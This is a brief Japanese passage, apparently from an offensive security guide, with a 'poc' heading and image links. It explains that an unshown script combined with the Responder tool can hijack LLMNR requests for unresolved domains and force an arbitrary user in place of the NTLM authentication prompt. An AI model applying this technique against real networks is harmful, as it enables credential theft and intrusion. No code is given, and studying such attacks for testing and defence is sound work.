

poc


また、Responderを使用しても実行できます。未解決のドメインがLLMNRリクエストを発行すると、スクリプトにリダイレクトされ、NTLMユーザー/パスワード認証ウィンドウを表示する代わりに任意のユーザーを強制できます。動作させるには、まずスクリプトを実行し、その後Responderを実行してください。
